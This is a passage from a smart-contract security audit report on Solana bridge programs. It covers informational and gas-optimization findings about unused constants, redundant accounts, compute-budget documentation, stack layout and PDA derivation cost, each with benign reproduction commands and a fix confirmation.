test utils::bls_verify::tests::test_verify_bls_payload_hash_g2_accepts_valid ... ok

test result: ok. 1 passed; 0 failed
```

The EVM `abi.encodePacked` sequence and Substrate fixed-field `Encode` sequence at the revisions identified above produce the same 94 bytes. The vector therefore confirms current parity. It does not turn the existing Solana tests into an independent cross-chain regression guard because neither the preimage nor its hash is asserted as a counterpart-provenanced constant in the workspace.

Recommended Mitigation: Add a shared attestation fixture containing fixed inputs, the exact 94-byte preimage, its Keccak hash, and the Solana BN254 G2 point, and consume that fixture from all signer and verifier test suites without reconstructing the expected bytes locally. Record the counterpart source revision and generation command. Separately add a Solana-specific BN254 PoP key/hash vector generated by production relayer tooling; document that only the PoP domain convention, not the complete key-dependent preimage, is shared across the different curve implementations.

Highway: Fixed in [fa6ef96](#)

Cyfrin: Verified.

7.5.29 registry exports an IDL PDA seed constant `ACTIVE_BITMAP_SEED` that derives no account in the workspace

Description: `ACTIVE_BITMAP_SEED` is declared with Anchor's `#[constant]` attribute (`programs/registry/src/constants.rs:21`), which exports it into the registry program's IDL as a client-consumable constant. A workspace-wide search for the identifier resolves to exactly that one declaration: no account constraint and no program-address derivation in any of the four programs references it. Every bitmap PDA

is derived from `BITMAP_SEED` instead (`programs/registry/src/constants.rs:17-18`) - at `programs/registry/src/instructions/initialize.rs:59`, `programs/registry/src/instructions/add_new_active_set.rs:47`, `programs/registry/src/instructions/add_new_active_set.rs:55`, `programs/registry/src/instructions/update_current_active_set.rs:45`, `programs/registry/src/instructions/remove_relayer.rs:57`, `programs/registry/src/instructions/set_min_valid_epoch.rs:46` and, cross-program, in the executor's active-bitmap constraint at `programs/executor/src/instructions/execute_message.rs:128`.

No runtime behaviour in the workspace is wrong today; the hazard is the export plus the adjacency. The two seed constants sit on consecutive declarations, the published IDL advertises both, and the dead one is the more descriptive-sounding of the pair. An off-chain integrator that picks it derives an address that holds no data, and a caller which treats a missing account as an absent snapshot reads that as "no active set staged" rather than as a derivation error. Nothing in the source marks the constant deprecated or unused.

Files:

- `programs/registry/src/constants.rs:17-21`

Recommended Mitigation: Delete `ACTIVE_BITMAP_SEED` (`programs/registry/src/constants.rs:20-21`) so it stops being exported into the IDL. If the intent was to rename `BITMAP_SEED` to the more descriptive value, perform that rename in a single change across every derivation site listed above rather than publishing both names.

Highway: Fixed in [b46dcc2](#).

Cyfrin: Verified.

7.5.30 Five registry instructions deserialize `RegistryState` solely to validate its PDA, while two misdescribe it as authorization state

Description: `AddOperationalKey`, `RemoveOperationalKey`, `UpdateRelayer`, `InitBlsKeys`, and `ExtendBlsKeys` each declare `registry_state: Account<'info, RegistryState>`. Anchor therefore requires the canonical initialized registry-state account, verifies its owner and discriminator, deserializes it, and checks its PDA seeds. Within these five account contexts, however, the only field referenced is the stored bump in `bump = registry_state.bump`; none of the handlers reads registry state.

The account does not participate in authorization. `AddOperationalKey`, `RemoveOperationalKey`, and `UpdateRelayer` call `admin_or_relayer_manager(&config, authority, relayer.manager)`, which consults only `Config.admin` and `Relayer.manager` (`programs/registry/src/utls/mod.rs:54-56`). `InitBlsKeys` and `ExtendBlsKeys` call `admin_only(&config, admin.key())`, which consults only `Config.admin` (`programs/registry/src/utls/mod.rs:38-44`). The comments in `AddOperationalKey` and `RemoveOperationalKey` that describe `registry_state` as an authorization input are therefore incorrect.

The account is not entirely behavior-free. Its validation implicitly requires `RegistryState` to have been initialized. This is redundant for the three relayer instructions because a `Relayer` PDA can only be created through `RegisterRelayer`, which itself requires and updates the initialized registry state, and the program exposes no path to close `RegistryState`. For `InitBlsKeys` and `ExtendBlsKeys`, removing the account would permit the config admin to create or grow the BLS-key PDA before registry initialization. The deployment script already initializes registry state before bootstrapping BLS keys, but removing this implicit ordering guard should still be a deliberate lifecycle decision.

Impact: Each affected instruction carries one additional read-only account meta and performs an `Account<RegistryState>` deserialization and PDA check that is unnecessary for authorization. `RegistryState::INIT_SPACE` is 1,043 bytes and the allocated account is 1,051 bytes including the Anchor discriminator, but the two vectors are variable-length; deserialization work depends on their actual lengths, so "about 1 KB deserialized on every call" is an upper-bound description rather than a measured per-call cost.

The repeated overhead is clearest during BLS bootstrap: a 16-byte header grows to 384,016 bytes in 10,240-byte chunks, so the standard deployment performs 38 `ExtendBlsKeys` calls, each including `registry_state`. No compute-unit measurement demonstrates that the extra work causes a transaction failure, and these instructions are not close to Solana's account-count limit.

There is no authorization bypass, attacker-controlled state transition, asset loss, or availability failure. Supplying a wrong or uninitialized registry-state account only makes validation fail closed. This is an Informational interface,

documentation, and efficiency issue.

Proof of Concept: At the audited snapshot, the relevant references can be enumerated with:

```
git grep -n "registry_state" hway-solana-cyfrin-audit -- \
  programs/registry/src/instructions/add_operational_key.rs \
  programs/registry/src/instructions/remove_operational_key.rs \
  programs/registry/src/instructions/update_relayer.rs \
  programs/registry/src/instructions/init_bls_keys.rs \
  programs/registry/src/instructions/extend_bls_keys.rs

git grep -En "admin_or_relayer_manager|admin_only" hway-solana-cyfrin-audit -- \
  programs/registry/src/instructions/add_operational_key.rs \
  programs/registry/src/instructions/remove_operational_key.rs \
  programs/registry/src/instructions/update_relayer.rs \
  programs/registry/src/instructions/init_bls_keys.rs \
  programs/registry/src/instructions/extend_bls_keys.rs \
  programs/registry/src/utils/mod.rs
```

The first command shows only the account declarations and `registry_state.bump` seed constraints; no handler reference survives. The second shows that every authorization expression is derived from `config` and, for relayer management, `relayer.manager`.

A concrete `AddOperationalKey` trace is:

1. Relayer 7 exists with manager `M`, and the canonical registry-state PDA has arbitrary updater lists and counters.
2. `M` signs `add_operational_key(7, K)` and supplies the canonical `registry_state`, `config`, and relayer PDAs.
3. Anchor deserializes `registry_state` and checks its seed with the stored bump.
4. Authorization succeeds because `M == relayer.manager`; changing any registry-state authorization list or metadata does not affect the result.
5. The handler appends `K` to the relayer and emits `OperationalKeyAdded`.

This proves the redundant account dependency and incorrect authorization comments. It does not prove a security exploit, a fixed compute-unit cost, or a transaction-limit failure.

Recommended Mitigation: Remove `registry_state` from `AddOperationalKey`, `RemoveOperationalKey`, and `UpdateRelayer`. For `InitBlsKeys` and `ExtendBlsKeys`, either remove it and place the `admin_only` constraint on the admin signer if pre-registry BLS bootstrap is acceptable, or retain it and document that it enforces registry-first initialization rather than authorization. In either case, correct the two misleading authorization comments.

Highway: Fixed in [7a1e3b9](#).

Cyfrin: Verified.

7.5.31 Unused committee-bitmap size constant and redundant execution-record flag add dead API/state surface

Description: Two declarations in the executor are unused or redundant in the audited implementation.

`COMMITTEE_BITMAP_SIZE` is declared as 16 bytes in `programs/executor/src/constants.rs:21`, but no production or test code references the constant. `ExecuteMessageArgs` carries the signer bitmap directly as a `u128` (`programs/executor/src/instructions/execute_message.rs:31`), and `parse_committee_bitmap` iterates over `COMMITTEE_SIZE` rather than using a byte-size constant (`programs/executor/src/utils/bitmap.rs:1-13`).

`TransferExecution::is_executed` is also redundant in the current state machine. `TransferExecution::new` always writes `true`, and the only reads in the audited workspace are assertions in the type's own unit tests (`programs/executor/src/state/transfer_execution.rs:47,86,126,154`). The execution record is initialized at the deterministic `["executed-transfer", message_id]` PDA with Anchor's `init` constraint (`programs/executor/src/instructions/execute_message.rs:134-142`), is never closed or modified, and is the

replay marker described by the program itself. A second execution for the same message therefore fails because the PDA already exists, independently of the stored boolean.

Although the handler populates the record before performing the token and payload calls, Solana transaction atomicity prevents a failed downstream call from leaving an execution record behind. A successful transaction leaves the record with `is_executed == true`; a failed transaction rolls back both the account initialization and the field write.

Impact: Neither declaration creates an authorization bypass, replay path, asset loss, or denial of service. `COMMITTEE_BITMAP_SIZE` has no runtime effect. `is_executed` consumes one byte in every persistent `TransferExecution` account but does not participate in replay prevention or any other on-chain decision.

The maximum demonstrated consequence is dead API/state surface and a one-byte account-allocation overhead per successful inbound execution. This is an Informational code-quality and storage-efficiency issue.

Proof of Concept: At the audited snapshot, the reference sets can be reproduced with:

```
git grep -n "COMMITTEE_BITMAP_SIZE" d93d3d9 -- programs tests scripts README.md
git grep -n "is_executed" d93d3d9 -- programs tests scripts README.md
git grep -n -E "executed_transfer|TransferExecution" d93d3d9 -- programs tests scripts README.md
```

The first command returns only the declaration. The second returns the field, its hardcoded initialization, and the two unit-test assertions. The third shows that production code creates the execution record but never reads or mutates its boolean.

The existing focused constructor tests pass with:

```
cargo test -p executor state::transfer_execution::tests -- --nocapture
```

Observed result:

```
running 2 tests
test state::transfer_execution::tests::test_executed_transfer_token_only ... ok
test state::transfer_execution::tests::test_executed_transfer_payload_only ... ok

test result: ok. 2 passed; 0 failed
```

These tests confirm that both supported constructor shapes store `is_executed == true`. They do not demonstrate a security exploit or prove that no external indexer consumes the field.

Recommended Mitigation: Remove `COMMITTEE_BITMAP_SIZE`. If the executor has not been deployed and no external consumer depends on the current account schema, also remove `is_executed` and its initializer so `TransferExecution::INIT_SPACE` shrinks by one byte.

If execution records already exist or the schema has been published as stable, do not simply remove this middle field: doing so shifts the Borsh offsets of the following fields. Retain and document it as deprecated until a coordinated account migration and client update can remove it safely.

Highway: Fixed in [a68ca19](#).

Cyfrin: Verified.

7.5.32 The compute-unit requirement of `execute_message` is recorded only as an unresolved prose note, and `emit_message` records none at all

Description: Solana applies a 200,000 CU default limit to any transaction that does not include a `ComputeBudgetProgram::SetComputeUnitLimit` instruction. `executor::execute_message` cannot run inside that default. The program's own doc comment tells callers to request 500,000, yet that requirement lives only in a Rust doc comment on the `ExecuteMessage` accounts struct, is not carried into the IDL, and is qualified with "fine tune after e2e testing", an item that is still open. An integrator who builds the instruction from the IDL, as Anchor clients normally do, gets no signal at all and hits a hard `exceeded CUs meter` failure on every invocation, with no partial-success or graceful-degradation path. `entry::emit_message` carries no CU guidance whatsoever even though its fee-enforced path

performs an Ed25519 instructions-sysvar load, a keccak hash, two SPL Token CPIs, an `init_if_needed` account creation and seven `find_program_address` searches.

Static CU estimate by instruction (dominant costs only; the executor figures are dominated by the two `alt_bn128_`-pairing syscalls, which are the most expensive primitives either program invokes):

Instruction	Dominant cost drivers
<code>executor::store_message</code>	one keccak over the preimage, one account init
<code>executor::execute_message</code>	2 x <code>alt_bn128_pairing</code> , 1 x <code>alt_bn128_multiplication</code> , up to 128 x <code>alt_bn128_add</code>
<code>entry::emit_message</code> (fee-enforced)	Ed25519 sysvar instruction load, keccak, 2 SPL Token CPIs, <code>init_if_needed</code> , 7 x <code>find_program_address</code>

```

programs/executor/src/instructions/execute_message.rs
38: /// Final TX: reads the stored Message, verifies BLS, executes token transfer
39: /// and/or payload CPI.
40: ///
41: /// Token CPIs are signed by the executor authority PDA via invoke_signed. The
42: /// payload CPI is an unsigned `invoke` into the whitelisted target program.
43: ///
44: /// Callers should set compute unit limit to 500_000, fine tune after e2e testing.

programs/executor/src/lib.rs
54: /// TX2: Execute a cross-chain message with committee verification.
55: ///
56: /// Reads the stored Message, then:
57: /// 1. Verifies message_id matches stored fields
58: /// 2. Validates config (pause, chain, token, bridge mode)
59: /// 3. Checks BLS proof TTL + committee bitmap + signature threshold
60: /// 4. Verifies BLS aggregate signature (bn254 pairing)
61: /// 5. Creates TransferExecution PDA (double-spend prevention)
62: /// 6. If token: mint or release via executor authority PDA
63: /// 7. If payload: validates whitelist + executes CPI
64: /// 8. Closes the Message PDA (rent returned to the TX1 payer)
65: pub fn execute_message(ctx: Context<ExecuteMessage>, args: ExecuteMessageArgs) -> Result<()> {
66:     ExecuteMessage::execute(ctx, args)
67: }
```

Recommended Mitigation: Resolve the open "fine tune" item by measuring actual consumption (solana logs reports consumed N of M compute units for each invocation), then replace the qualified note with a settled, measured figure and surface it where clients will see it: the instruction-level doc comment in `programs/executor/src/lib.rs`, which Anchor carries into the IDL as the instruction's docs, rather than only on the accounts struct:

```

#[program]
pub mod executor {
    use super::*;

    /// Verifies the BLS attestation and executes the stored message.
    ///
    /// COMPUTE BUDGET: this instruction consumes more than Solana's 200,000 CU
    /// default. Callers MUST prepend
    /// `ComputeBudgetProgram.setComputeUnitLimit({ units: <measured value> })`
    /// or the transaction fails with `exceeded CUs meter`.
    pub fn execute_message(ctx: Context<ExecuteMessage>, args: ExecuteMessageArgs) -> Result<()> {
        ExecuteMessage::execute(ctx, args)
    }
}
```

Add an equivalent measured note to `entry::emit_message`, whose fee-enforced path is the second-heaviest instruction in the workspace. Measure the payload-only, fee-enforced and token-leg variants, then document the

actual consumption in the IDL-facing instruction docs without claiming that the default limit is exceeded unless the measurement shows it. Applying the `create_program_address` change in the related PDA-derivation finding lowers both figures and should be measured after that change lands.

Highway: Fixed in [656c73e](#)

Cyfrin: Verified.

7.5.33 Some registry contexts keep the 808-byte Bitmap inline reducing future stack headroom

Description: Anchor's `Account<'info, T>` owns a deserialized `T` inline, while `Box<Account<'info, T>>` leaves only a pointer in the surrounding `Accounts` struct. The repository does use both forms for the same account types. In particular, `RegistryState`, `Bitmap`, and `Relayer` are boxed together in `RemoveRelayer`, and `Message` is boxed in `ExecuteMessage`, while some smaller account contexts keep those types inline.

The serialized capacity calculated by `InitSpace` is not the Rust stack size, however. `Message::INIT_SPACE` reserves room for up to 1,000 serialized payload bytes, and `RegistryState::INIT_SPACE` reserves room for the maximum entries in two vectors. After deserialization, each `Vec<T>` stores only its fixed-size vector header inline; its elements are heap allocated. Increasing `MAX_PAYLOAD_SIZE` therefore changes `Message`'s allocated account capacity and the possible heap allocation, but it does not increase the inline size of `Message`.

At the audited commit, a host-native 64-bit layout test reports:

Type	<code>size_of::<T>()</code>	<code>size_of::<Account<T>>()</code>
<code>Message</code>	272 bytes	288 bytes
<code>RegistryState</code>	128 bytes	136 bytes
<code>Relayer</code>	192 bytes	200 bytes
<code>Bitmap</code>	800 bytes	808 bytes

`Bitmap` is the only one of these account values whose host-native size is close to a kilobyte, because its `[u8; 750]` is genuinely inline. The same test reports these sizes for the complete `Accounts` structs cited in the original report:

Context	Native size
<code>StoreMessage</code>	400 bytes
<code>registry Initialize</code>	968 bytes
<code>SetMinValidEpoch</code>	960 bytes
<code>UpdateCurrentActiveSet</code>	960 bytes
<code>RegisterRelayer</code>	368 bytes
<code>UpdateRelayer</code>	360 bytes
<code>AddOperationalKey</code>	352 bytes
<code>RemoveOperationalKey</code>	352 bytes
<code>AddNewActiveSet</code>	184 bytes
<code>RemoveRelayer</code>	64 bytes
<code>ExecuteMessage</code>	152 bytes

These host-native values are not a complete measurement of each compiled SBF function's stack frame or target-specific layout, because generated validation locals, handler locals, and the SBF ABI also matter. They do establish

that vector capacity is not embedded inline, so the listed account values do not themselves consume the claimed 1.3-1.9 KB and MAX_PAYLOAD_SIZE is not coupled to StoreMessage's inline stack size.

The different boxing choices are also consistent with context-level budgeting rather than proving that every occurrence of a type requires boxing. RemoveRelayer can load two Bitmap accounts in addition to the relayer and registry state, AddNewActiveSet holds two bitmaps, and ExecuteMessage has a much broader account surface. By contrast, the inline registry contexts contain at most one 808-byte Account<Bitmap>, and their complete Accounts structs remain below one kilobyte.

Impact: No current instruction failure, denial of service, or asset impact is demonstrated. The original submission contains no SBF build output showing a frame that exceeds 4,096 bytes and no invocation that fails because of a stack violation. Its capacity arithmetic overstates the inline sizes of Message, RegistryState, and Relayer by counting heap-backed vector elements as stack-resident data.

Keeping the 808-byte Account<Bitmap> inline leaves less stack headroom than boxing it, so uniform boxing can still be adopted as defensive engineering. That is a maintainability and future-growth concern, not a reachable security issue in the audited implementation. This is Informational.

Proof of Concept: Save the following temporary layout test as programs/executor/tests/issue_83_sizes.rs:

```
use anchor_lang::prelude::Account;
use executor::instructions::{ExecuteMessage, StoreMessage};
use executor::state::Message;
use registry::instructions::{
    AddNewActiveSet, AddOperationalKey, Initialize, RegisterRelayer,
    RemoveOperationalKey, RemoveRelayer, SetMinValidEpoch,
    UpdateCurrentActiveSet, UpdateRelayer,
};
use registry::{Bitmap, RegistryState, Relayer};
use std::mem::size_of;

#[test]
fn print_native_account_sizes() {
    println!(
        "types: Message={ } Account<Message>={ } RegistryState={ } \
        Account<RegistryState>={ } Relayer={ } Account<Relayer>={ } \
        Bitmap={ } Account<Bitmap>={ }",
        size_of::<Message>(),
        size_of::<Account<'static, Message>>(),
        size_of::<RegistryState>(),
        size_of::<Account<'static, RegistryState>>(),
        size_of::<Relayer>(),
        size_of::<Account<'static, Relayer>>(),
        size_of::<Bitmap>(),
        size_of::<Account<'static, Bitmap>>(),
    );
    println!(
        "contexts: store={ } execute={ } init={ } set_min={ } update_current={ } \
        register={ } update_relayer={ } add_key={ } remove_key={ } \
        add_set={ } remove_relayer={ }",
        size_of::<StoreMessage<'static>>(),
        size_of::<ExecuteMessage<'static>>(),
        size_of::<Initialize<'static>>(),
        size_of::<SetMinValidEpoch<'static>>(),
        size_of::<UpdateCurrentActiveSet<'static>>(),
        size_of::<RegisterRelayer<'static>>(),
        size_of::<UpdateRelayer<'static>>(),
        size_of::<AddOperationalKey<'static>>(),
        size_of::<RemoveOperationalKey<'static>>(),
        size_of::<AddNewActiveSet<'static>>(),
        size_of::<RemoveRelayer<'static>>(),
    );
}
```

Run:

```
cargo test -p executor --test issue_83_sizes --locked -- --nocapture
```

Observed result:

```
types: Message=272 Account<Message>=288 RegistryState=128 Account<RegistryState>=136 Relayer=192
↳ Account<Relayer>=200 Bitmap=800 Account<Bitmap>=808
contexts: store=400 execute=152 init=968 set_min=960 update_current=960 register=368 update_relayer=360
↳ add_key=352 remove_key=352 add_set=184 remove_relayer=64
test print_native_account_sizes ... ok
```

This reproduction proves the host-native type and Accounts-struct sizes and disproves the serialized-capacity-as-stack-size calculation. It does not by itself measure SBF-target layouts or generated function frames; that requires inspecting a successful SBF build's stack diagnostics.

Recommended Mitigation: No security-critical change is required. As a defensive convention, box the fixed-size Bitmap wherever practical and make SBF stack-overflow diagnostics a CI build failure, while evaluating stack usage per complete instruction context. Do not use INIT_SPACE or vector capacity as a proxy for native stack size.

Highway: Fixed by [7acd713](#).

Cyfrin: Verified.

7.6 Gas Optimization

7.6.1 Re-derive PDAs with `create_program_address` and a known bump instead of `find_program_address` on the per-message hot paths

Description: Several PDA checks on the per-message paths recompute the canonical bump with `Pubkey::find_program_address` even though the bump is already stored in the initialized account. On Solana's runtime this search starts at bump 255 and repeats the program-address derivation until it finds an off-curve address. By contrast, `Pubkey::create_program_address` with a known bump performs one derivation.

This affects the following directly optimizable call sites:

- `entry::emit_message`: `NativeBridgeConfig`, `TokenInfo`, and `BridgeConfiguration`.
- `executor::execute_message`: `BlsKeys`, `Bitmap`, `WhitelistAccount`, `TokenInfo`, and `BridgeConfiguration`.
- The fee-enforced `entry::emit_message` path: `DestinationFeeConfig`, `DestinationFeeTokenConfig`, and `FeeTokenConfig`.

The three destination/token-specific fee accounts can safely use their stored bumps after they have been required to be initialized and deserialized. Unlike the global `FeeConfig`, an empty `DestinationFeeConfig`, `DestinationFeeTokenConfig`, or `FeeTokenConfig` does not disable fee collection: each path fails closed before any message is emitted. A wrong bump therefore derives a different address and causes the transaction to fail rather than bypassing fees.

The global `FeeConfig` is different. Its emptiness is currently the outer fee-enforcement switch, so accepting an unauthenticated bump before checking that account would allow a caller to supply an empty, non-canonical PDA and skip the entire fee block. Its canonical search must remain unless the program uses a trusted canonical bump or changes the configuration model.

The canonical searches for `message_nonce` and `executed_transfer` must also remain. Both accounts are initialized on a per-message path and have no trustworthy stored bump before their first creation. Allowing a caller-selected non-canonical bump would split the nonce or replay-marker namespace. Anchor's `init` constraint also searches for the canonical bump even when an instruction bump is supplied.

The `#[event_cpi]` macro additionally generates canonical event-authority searches in the outer account validation and the self-CPI event dispatcher. Those framework-generated searches are separate from the account-backed checks above and require a framework/custom-event change or a trusted fixed bump to remove safely.

Impact: This is a compute-unit optimization, not a security vulnerability. The locked local runtime charges 1,500 compute units per program-address derivation attempt. Replacing a search with a one-shot derivation saves $(255 - \text{canonical_bump}) * 1,500$ compute units at each executed call site, before small instruction and allocation overheads.

The exact saving is input-dependent. A pure payload, native-token, non-native-token, fee-disabled, and fee-enforced message execute different subsets of the call sites. The source contains eleven straightforwardly optimizable call sites, but they are not all executed by one transaction.

Proof of Concept: The following read-only commands derive representative PDAs for the program IDs and seeds in the audited repository:

```
solana find-program-derived-address \
  CouhMubMVhQnLBXBkDwdNmctHUPEmSYby66nxYXGmQ5b \
  string:token_info u32le:1 --output json-compact
# {"address": "F5bFCjvMpC9N1JPcccJMivc9gæ3AJQædwKFe1EbKBiZz", "bumpSeed": 249}

solana find-program-derived-address \
  CouhMubMVhQnLBXBkDwdNmctHUPEmSYby66nxYXGmQ5b \
  string:bridge_configuration u32le:1 u32le:3 --output json-compact
# {"address": "2Ffj5esyT2Ru3g33jCeZRzr4YkwoKE47EA96R5hP4wum", "bumpSeed": 254}

solana find-program-derived-address \
  7vPWzi5eD4BVbhf6r2vvCQneKKHJkNsQ3h37fxmSKHyO \
```

```

string:bls-keys --output json-compact
# {"address": "Df2scpRYibuAB4EB43C6oYLZ4UwrD8c8z8p8BUhxoKeg", "bumpSeed": 254}

solana find-program-derived-address \
  7vPWzi5eD4BVbhf6r2vvCQneKKHJkNsq3h37fxmSKHyo \
  string:bitmap u8:0 --output json-compact
# {"address": "7FDu5DmQA7UWCnRXnFR6MyesQA5zpE9i3cZDgX4fKLcx", "bumpSeed": 254}

```

For the representative TokenInfo PDA, `find_program_address` tries bumps 255 through 249, consuming seven derivation charges (10,500 CU), while `create_program_address` with stored bump 249 consumes one (1,500 CU), saving 9,000 CU. Each representative bump-254 PDA saves another 1,500 CU.

This reproduction proves the relevant canonical bumps and the number of charged search attempts. It does not measure a complete transaction after applying the optimization; full-path CU measurements should be taken after implementation.

Recommended Mitigation: Add a bump-aware PDA verification helper that appends a trusted stored bump and calls `Pubkey::create_program_address`. Use the account's persisted bump for the initialized config accounts. For the whitelist remaining account, verify the config-program owner and deserialize `WhitelistAccount` before deriving with `whitelist.bump`. For `Bitmap`, deserialize it as an account and use `bitmap.bump`; for `BlsKeys`, read the persisted bump from its validated zero-copy header before the one-shot derivation.

Move `DestinationFeeConfig` verification into the active-fee branch, require each destination/token-specific fee account to be non-empty, deserialize it, and verify it with its stored bump. Keep canonical `find_program_address` checks for the possibly-empty global `FeeConfig`, `message_nonce`, and `executed_transfer` unless a separate trusted-bump design preserves their canonical namespaces.

Highway: Fixed in [6f7b862](#)

Cyfrin: Verified.

7.6.2 Replace the unused signer-index vector with a popcount and iterate only set active-relayer bits

Description: `executor::execute_message` performs two avoidable bitmap-processing steps on every inbound message.

First, `parse_committee_bitmap` allocates a `Vec<usize>` with capacity for all 128 committee seats and pushes every set-bit index into it (`programs/executor/src/utils/bitmap.rs:1-16`). The instruction uses only the vector's length to derive `signer_count` and enforce the threshold (`programs/executor/src/instructions/execute_message.rs:195-200`). It then passes the vector to `verify_bls`, where only its length is read again (`programs/executor/src/instructions/execute_message.rs:507-524`). The actual signing seats are independently read from `args.committee_bitmap` by `aggregate_public_keys` (`programs/executor/src/utils/bls_verify.rs:61-98`).

The vector therefore carries no information that `args.committee_bitmap.count_ones()` does not already provide. Replacing it with the popcount removes one heap allocation and the 128-iteration materialization loop without changing the threshold check, recorded signer count, event data, or public-key aggregation. `count_ones` is a compiler intrinsic, but its exact SBF instruction lowering should not be asserted without inspecting or benchmarking the compiled program.

Second, `active_relayers_from_bitmap` first popcounts the 750-byte active-set bitmap to reserve exact vector capacity and then tests all eight positions in every byte, for 6,000 bit tests regardless of how many relayers are active (`programs/executor/src/utils/committee.rs:6-28`). The ordered `Vec<u32>` it returns is not unused: `select_committee` indexes it by a sampled active-set ordinal (`programs/executor/src/utils/committee.rs:45-100`). Merely iterating set bits does not eliminate this vector or its four bytes per active relayer.

The second pass can nevertheless be cheaper for sparse active sets. Skipping zero bytes and repeatedly taking `trailing_zeros` while clearing the least-significant set bit changes the inner-loop count from 6,000 to the number of active relayers. It preserves ascending, LSB-first, one-indexed relayer IDs because each iteration removes exactly the lowest remaining bit before continuing.

Impact: The demonstrated impact is avoidable heap allocation and compute consumption on the executor's hot inbound path. No authorization, signature, accounting, replay, or asset-safety invariant changes, and no transaction failure attributable to these operations is established by this report. The correct classification is Gas Optimization.

The first change removes the signer-index allocation entirely. The second change reduces sparse-bitmap scan work but retains the active-relayer vector and therefore does not remedy heap growth as the active set approaches capacity. Eliminating that allocation requires a different committee-selection representation, such as resolving sampled active-set ordinals directly from the bitmap or from a compact prefix index.

Proof of Concept: The existing unit tests confirm the current bitmap semantics:

```
cargo test -p executor --lib test_parse -- --nocapture
cargo test -p executor --lib test_active_relayers -- --nocapture
```

Observed results:

```
running 5 tests
test result: ok. 5 passed; 0 failed

running 8 tests
test result: ok. 8 passed; 0 failed
```

For the committee bitmap, the length produced by `parse_committee_bitmap` is definitionally the number of set bits in the same `u128`, so `parse_committee_bitmap(bitmap).len() == bitmap.count_ones()` as `usize` for every possible input.

The following standalone check compares the current active-relayer scan with the proposed set-bit iteration for all 256 byte values and 1,000 random 750-byte bitmaps:

```
node - <<'JS'
function currentScan(bitmap) {
  const out = [];
  for (let byteIndex = 0; byteIndex < bitmap.length; byteIndex++) {
    for (let bitIndex = 0; bitIndex < 8; bitIndex++) {
      if ((bitmap[byteIndex] & (1 << bitIndex)) !== 0) {
        out.push(byteIndex * 8 + bitIndex + 1);
      }
    }
  }
  return out;
}

function setBitScan(bitmap) {
  const out = [];
  for (let byteIndex = 0; byteIndex < bitmap.length; byteIndex++) {
    let rest = bitmap[byteIndex];
    while (rest !== 0) {
      let bitIndex = 0;
      while (((rest >> bitIndex) & 1) === 0) bitIndex++;
      out.push(byteIndex * 8 + bitIndex + 1);
      rest &= rest - 1;
    }
  }
  return out;
}

for (let value = 0; value <= 255; value++) {
  const bitmap = new Uint8Array([value]);
  if (String(currentScan(bitmap)) !== String(setBitScan(bitmap))) {
    throw new Error(`byte ${value}`);
  }
}
```

```
for (let sample = 0; sample < 1_000; sample++) {
  const bitmap = crypto.getRandomValues(new Uint8Array(750));
  if (String(currentScan(bitmap)) !== String(setBitScan(bitmap))) {
    throw new Error(`bitmap ${sample}`);
  }
}

console.log("equivalent for all 256 byte values and 1,000 random 750-byte bitmaps");
JS
```

Observed result:

```
equivalent for all 256 byte values and 1,000 random 750-byte bitmaps
```

This establishes semantic equivalence; it is not an SBF compute-unit benchmark and does not quantify the savings.

Recommended Mitigation: Replace `parse_committee_bitmap(args.committee_bitmap)` with `args.committee_bitmap.count_ones()`, remove the unused `signer_indices` argument from `verify_bls`, and retain only one threshold check. In `active_relayers_from_bitmap`, keep the exact-capacity pass but skip zero bytes and enumerate only set bits with `trailing_zeros` plus `rest &= rest - 1`.

If the objective is also to remove the active-relayer vector, change `select_committee` to resolve sampled active-set ordinals from the bitmap or a compact prefix index while preserving the existing ordinal-to-relayer-ID mapping and cross-chain committee vectors. Benchmark the compiled SBF program before stating an exact compute-unit reduction.

Highway: Fixed by [959b6db](#), [dd96794](#).

Cyfrin: Verified.